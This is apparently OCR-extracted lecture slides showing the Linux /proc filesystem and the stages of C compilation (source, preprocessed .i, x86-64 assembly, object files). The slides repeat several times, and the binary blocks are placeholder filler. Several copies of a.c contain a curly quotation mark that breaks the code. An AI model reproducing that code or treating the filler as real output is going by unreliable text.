
/proc


```
asritha@ubuntu:~$ ps -p 31337 -o pid,ppid,uid,gid,tty,stat,comm,cmd
  PID    PPID    UID    GID TT       STAT  COMMAND    CMD
31337     101    100    100 pts/0    S+    bash       -bash
```

```
asritha@ubuntu:~$ ls /proc/31337
attr          cwd         mem         root        status
auxv          environ     mounts      sched       task
cmdline       exe         net         stack       wchan
comm          fd          ns          stat        ...
```

C Compilation

```
$ gcc main.c a.c -o myprog
```





#include <stdio.h>
#include "a.h"
int main() {
printf("Hello\n");
test();
return 0;
}
main.c
#include "a.h"
void test()
{
puts("from test()");
}
a.c
Preprocessor
/* expanded from stdio.h */
extern int printf(const char *__restrict__ format, ...);
/* expanded from a.h */
void test(void);
int main() {
printf("Hello\n");
test();
return 0;
}
main.i
/* expanded from stdio.h */
extern int puts(const char *);
/* expanded from a.h */
void test(void);
void test() {
puts("from test()");
}
a.i
Compiler
main.s (x86-64, AT&T)
.globl main
main:
pushq %rbp
movq %rsp, %rbp
leaq .Lhello(%rip), %rdi
call printf@PLT
call test@PLT
movl $0, %eax
popq %rbp
ret
.section .rodata
.Lhello:
.string "Hello\n"
main.asm
a.s (x86-64, AT&T)
.globl test
test:
pushq %rbp
movq %rsp, %rbp
leaq .Lmsg(%rip), %rdi
call puts@PLT
popq %rbp
ret
.section .rodata
.Lmsg:
.string "from test()"
a.asm
Assembler
01001010010101010010
10010101010100101010
01010010101010010101
00101010010101010010
10100101010100101010
01010100101010010010
10010100101010100101
main.o
10100101001010101001
01001010101010010101
00101001010101001010
10010101001010101001
01010010101001000100
10010010101010010010
10100100101010100101
a.o

```c
#include <stdio.h>
#include "a.h"

int main() {
    printf("Hello\n");
    test();
    return 0;
}
```

main.c

```c
#include "a.h"

void test() {
    puts(”from test()");
}
```

a.c

Preprocessor

- Expands macros
- Includes headers
- Removes comments
- Processes `#define` and `#if`

```c
/* expanded from stdio.h */
extern int printf(const char
*__restrict__ format, ...);

/* expanded from a.h */
void test(void);

int main() {
    printf("Hello\n");
    test();
    return 0;
}
```


main.i

```c
/* expanded from stdio.h */
extern int puts(const char
*);

/* expanded from a.h */
void test(void);

void test() {
    puts(”from test()");
}
```

a.i


#include <stdio.h>
#include "a.h"
int main() {
printf("Hello\n");
test();
return 0;
}
main.c
#include "a.h"
void test() {
puts(”from test()");
}
a.c
Preprocessor
/* expanded from stdio.h */
extern int printf(const char *__restrict__ format, ...);
/* expanded from a.h */
void test(void);
int main() {
printf("Hello\n");
test();
return 0;
}
main.i
/* expanded from stdio.h */
extern int puts(const char *);
/* expanded from a.h */
void test(void);
void test() {
puts(”from test()");
}
a.i
Compiler
main.s (x86-64, AT&T)
.globl main
main:
pushq %rbp
movq %rsp, %rbp
leaq .Lhello(%rip), %rdi
call printf@PLT
call test@PLT
movl $0, %eax
popq %rbp
ret
.section .rodata
.Lhello:
.string "Hello\n"
main.asm
a.s (x86-64, AT&T)
.globl test
test:
pushq %rbp
movq %rsp, %rbp
leaq .Lmsg(%rip), %rdi
call puts@PLT
popq %rbp
ret
.section .rodata
.Lmsg:
.string "from test()"
a.asm
Assembler
0100101001010100010
1001010101001010 10
0101001010100101 01
0010101001010100 10
1010010101001010 10
0101010010100100 10
1001010010101001 01
main.o
1010010100101010 01
0100101010100101 01
0010100101010010 10
1001010100101010 01
0101001010010001 00
1001001010100100 10
1010010010101001 01
a.o

```c
/* expanded from stdio.h */
extern int printf(const char
*__restrict__ format, ...);

/* expanded from a.h */
void test(void);

int main() {
    printf("Hello\n");
    test();
    return 0;
}
```

main.i

```c
/* expanded from stdio.h */
extern int puts(const char
*);

/* expanded from a.h */
void test(void);

void test() {
    puts(”from test()");
}
```

a.i

C Compiler

